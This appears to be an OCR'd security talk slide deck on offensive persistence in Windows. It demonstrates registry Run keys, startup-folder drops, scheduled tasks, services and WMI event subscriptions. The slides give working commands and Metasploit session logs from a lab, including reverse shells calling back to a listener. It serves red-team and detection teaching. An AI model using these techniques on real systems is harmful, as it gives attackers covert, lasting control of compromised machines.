
OFFENSIVE PERSISTENCE



By: Andrew Oliveau

AGENDA

- What is Offensive Persistence?
- Why learn Persistence?
- Windows Persistence
  - Local
  - Network
- Linux Persistence
  - Local
  - Web
- Q&A


WHAT IS OFFENSIVE PERSISTENCE?

- The act of maintain a foothold in a system or network after compromising a workstation or server.
- “Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.”
- Stolen from -> https://attack.mitre.org/tactics/TA0003/

MITRE | ATT&CK®


WHY LEARN PERSISTENCE?

- For Red Teams, this is a crucial part of the attack life-cycle.
  - Initial access can be HARD
- For Blue Teams, it is important to understand how attackers think.
  - Detection rules
  - Incident Response




WINDOWS PERSISTENCE

- Local – Persistence on individual Workstation/Server
  - Reg keys
  - Startup folder
  - Scheduled Task
  - Services
  - WMI
- Network – Persistence on the domain network
  - VPN
  - Finding servers that rarely reboot



WINDOWS – REG KEYS




- Windows Registry is a database of settings for Microsoft Windows operating system
- GUI tool Regedit.exe but you can also use CMD/PowerShell
- Has several registry keys that can be used for persistence
  - hkcurun – HKCU\Software\Microsoft\Windows\CurrentVersion\Run – No admin privileges required
  - hklmrun - HKLM\Software\Microsoft\Windows\CurrentVersion\Run - Admin privileges required
- **reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v <name> /t REG_SZ /d "<C:\Path\to\backdoor.exe>“**
- **reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v <name>**

WINDOWS – REG KEYS - EXAMPLE

```
C:\Users\Sec504>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    com.squirrel.Teams.Teams    REG_SZ    C:\Users\Sec504\AppData\Local\Microsoft\Teams\Update.exe --processStart "Teams.exe" --process-start-args "--system-initiated"


C:\Users\Sec504>
```




```
C:\Users\Sec504>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v masoncc /t REG_SZ /d "C:\Users\Sec504\Pictures\dogs\shell.exe"
The operation completed successfully.

C:\Users\Sec504>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    com.squirrel.Teams.Teams    REG_SZ    C:\Users\Sec504\AppData\Local\Microsoft\Teams\Update.exe --processStart "Teams.exe" --process-start-args "--system-initiated"
    masoncc    REG_SZ    C:\Users\Sec504\Pictures\dogs\shell.exe


C:\Users\Sec504>
```

WINDOWS – REG KEYS – EXAMPLE

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 2 opened (192.168.60.129:8888 -> 192.168.60.131:1673) at 2021-02-16 18:06:26 -0500
```

```
5756  772   SearchUI.exe                    x64   2        THEBOSS\Sec504  C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
5976  2768  dwm.exe
5984  5992  shell.exe                       x86   2        THEBOSS\Sec504  C:\Users\Sec504\Pictures\dogs\shell.exe
5992  4900  explorer.exe                    x64   2        THEBOSS\Sec504  C:\Windows\explorer.exe
```

```
C:\Users\Sec504>reg delete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v masoncc
Delete the registry value masoncc (Yes/No)? yes
The operation completed successfully.

C:\Users\Sec504>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    com.squirrel.Teams.Teams    REG_SZ    C:\Users\Sec504\AppData\Local\Microsoft\Teams\Update.exe --pro
ted"
```

WINDOWS – STARTUP FOLDER

- Windows will run anything placed in the startup folder
- %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\
- C:\Users\target\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
- Drop payload in that folder, payload will run when user logs in.

WINDOWS – STARTUP FOLDER - EXAMPLE

```
meterpreter > cd "AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup"
meterpreter > pwd
C:\Users\Sec504\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
meterpreter >
meterpreter >
meterpreter > upload /root/talks/shell.exe
[*] uploading  : /root/talks/shell.exe -> shell.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/talks/shell.exe -> shell.exe
[*] uploaded   : /root/talks/shell.exe -> shell.exe
meterpreter >
```

adhd › AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup


Name	Date modified	Type	Size
shell.exe	2/16/2021 4:17 PM	Application	73 KB

```
msf5 exploit(multi/handler) >
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 3 opened (192.168.60.129:8888 -> 192.168.60.131:1720) at 2021-02-16 18:21:46 -0500
msf5 exploit(multi/handler) >
```

WINDOWS – SCHEDULED TASK

- Scheduled task – a task that runs periodically throughout the systems life-cycle
  - Minute
  - Hour
  - Daily
  - Monthly
- Windows Operating system has plenty of scheduled task to blend in with
- **schtasks /Create /F /RU Sec504 /SC DAILY /ST 16:32 /TN MasonCC_SCHTASK /TR "C:\Users\Sec504\Pictures\dogs\shell.exe“**
- Non-admin privileges (creating scheduled task that triggers hourly or daily)
- Admin privileges (creating scheduled task that triggers at logon)
- Parent PID (PPID) is svchost.exe – Can help with opsec and bypassing detection

WINDOWS – SCHEDULED TASK - EXAMPLE




```
msf5 exploit(multi/handler) >
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 4 opened (192.168.60.129:8888 -> 192.168.60.131:1741) at 2021-02-16 18:32:00 -0500
```


WINDOWS – SCHEDULED TASK - EXAMPLE


```
C:\Users\Sec504>schtasks /query /FO TABLE

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
MasonCC_SCHTASK                          2/17/2021 4:32:00 PM   Running
OneDrive Standalone Update Task-S-1-5-21 2/17/2021 1:51:43 PM   Ready
User_Feed_Synchronization-{EAE6B99A-F322 2/17/2021 3:37:19 AM   Ready
```

```
C:\Users\Sec504>schtasks /delete /TN "\MasonCC_SCHTASK"
WARNING: Are you sure you want to remove the task "\MasonCC_SCHTASK" (Y/N)? Y
SUCCESS: The scheduled task "\MasonCC_SCHTASK" was successfully deleted.

C:\Users\Sec504>
```





WINDOWS – SERVICES

- Services run program tasks on startup or manually for long-running processes. This persistence technique creates and registers a new service.
- Requires admin privileges for this technique.
- **sc create masoncc_svc binpath= " C:\Users\Sec504\Pictures\dogs\shell.exe " start= "auto" obj= "LocalSystem" password= "“**
- **sc start masoncc_svc**
- PPID is service.exe – also useful for opsec and bypassing detection

WINDOWS – SERVICES -EXAMPLE

Command Prompt

```
C:\Users\Sec504>
C:\Users\Sec504>sc create masoncc_svc binpath= "C:\Users\Sec504\Pictures\dogs\shell.exe" start= "auto" obj= "LocalSystem" password= ""
[SC] OpenSCManager FAILED 5:

Access is denied.
```

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc create masoncc_svc binpath= "C:\Users\Sec504\Pictures\dogs\shell.exe" start= "auto" obj= "LocalSystem" password= ""
[SC] CreateService SUCCESS
```

Services

File Action View Help

Services (Local)

masoncc_svc


Start the service

Name	Description	Status	Startup Type	Log On As
masoncc_svc			Automatic	Local Syste...
MessagingService_a929f8	Service supporting...		Manual (Trig...	Local Syste...

WINDOWS – SERVICES -EXAMPLE

```
meterpreter >
[*] http://192.168.60.129:8888 handling request from 192.168.60.131; (UUID: 2vlsledp) Staging x86 payload (177241 bytes) ...
[*] Meterpreter session 6 opened (192.168.60.129:8888 -> 192.168.60.131:1761) at 2021-02-16 19:02:17 -0500
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



WINDOWS - WMI

- Windows Management Instrumentation (WMI) is a tool used by system administrators to perform tasks locally and remotely
- Red Teamers can use WMI for lateral movement, reconnaissance, code execution, and persistence (VERY POWERFUL)
- WMI persistence requires the creation of three classes
  - **__EventFilter** → Trigger (new process, new logon, every x seconds, etc)
  - **EventConsumer** → Perform Action (execute payload)
  - **__FilterToConsumerBinding** → Binds Filter and Consumer Classes
- Requires Admin privileges
- PPID is WmiPrvSE.exe – also good for opsec and bypassing detection

WINDOWS – WMI - EXAMPLE

- **use exploit/windows/local/wmi_persistence**


```
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  8         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ THEBOSS  192.168.60.129:8888 -> 192.168.60.131:1782 (192.168.60.131)

msf5 exploit(multi/handler) > use exploit/windows/local/wmi_persistence
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/wmi_persistence) > options

Module options (exploit/windows/local/wmi_persistence):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   CALLBACK_INTERVAL   1800000          yes       Time between callbacks (In milliseconds). (Default: 1800000).
   CLASSNAME           UPDATER          yes       WMI event class name. (Default: UPDATER)
   EVENT_ID_TRIGGER    4625             yes       Event ID to trigger the payload. (Default: 4625)
   PERSISTENCE_METHOD  EVENT            yes       Method to trigger the payload. (Accepted: EVENT, INTERVAL, LOGON, PROCESS, WAITFOR)
   PROCESS_TRIGGER     CALC.EXE         yes       The process name to trigger the payload. (Default: CALC.EXE)
   SESSION                              yes       The session to run this module on.
   USERNAME_TRIGGER    BOB              yes       The username to trigger the payload. (Default: BOB)
   WAITFOR_TRIGGER     CALL             yes       The word to trigger the payload. (Default: CALL)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.60.129   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
```

WINDOWS – WMI - EXAMPLE

```
msf5 exploit(windows/local/wmi_persistence) > set CLASSNAME masoncc_wmi
CLASSNAME => masoncc_wmi
msf5 exploit(windows/local/wmi_persistence) > set PERSISTENCE_METHOD PROCESS
PERSISTENCE_METHOD => PROCESS
msf5 exploit(windows/local/wmi_persistence) > set PROCESS_TRIGGER FIREFOX.EXE
PROCESS_TRIGGER => FIREFOX.EXE
msf5 exploit(windows/local/wmi_persistence) > set SESSION 8
SESSION => 8
msf5 exploit(windows/local/wmi_persistence) >
```

```
msf5 exploit(windows/local/wmi_persistence) > options

Module options (exploit/windows/local/wmi_persistence):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   CALLBACK_INTERVAL   1800000          yes       Time between callbacks (In
   CLASSNAME           masoncc_wmi      yes       WMI event class name. (Defa
   EVENT_ID_TRIGGER    4625             yes       Event ID to trigger the pay
   PERSISTENCE_METHOD  PROCESS          yes       Method to trigger the paylo
   PROCESS_TRIGGER     FIREFOX.EXE      yes       The process name to trigger
   SESSION             8                yes       The session to run this mod
   USERNAME_TRIGGER    BOB              yes       The username to trigger the
   WAITFOR_TRIGGER     CALL             yes       The word to trigger the pay


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, th
   LHOST     192.168.60.129   yes       The local listener hostname
   LPORT     8888             yes       The local listener port
   LURI                       no        The HTTP Path

   **DisablePayloadHandler: True   (no handler will be created!)**
```

```
msf5 exploit(windows/local/wmi_persistence) > run

[*] Installing Persistence...
[+]   - Bytes remaining: 13720
[+]   - Bytes remaining: 5720
[+] Payload successfully staged.
[+] Persistence installed!
[*] Clean up Meterpreter RC file: /root/.msf4/logs/wmi_persistence/19
msf5 exploit(windows/local/wmi_persistence) >
```

WINDOWS – WMI – EXAMPLE

```
PS C:\Windows\system32> Get-WmiObject -Namespace root\Subscription -Class __EventFilter


__GENUS          : 2
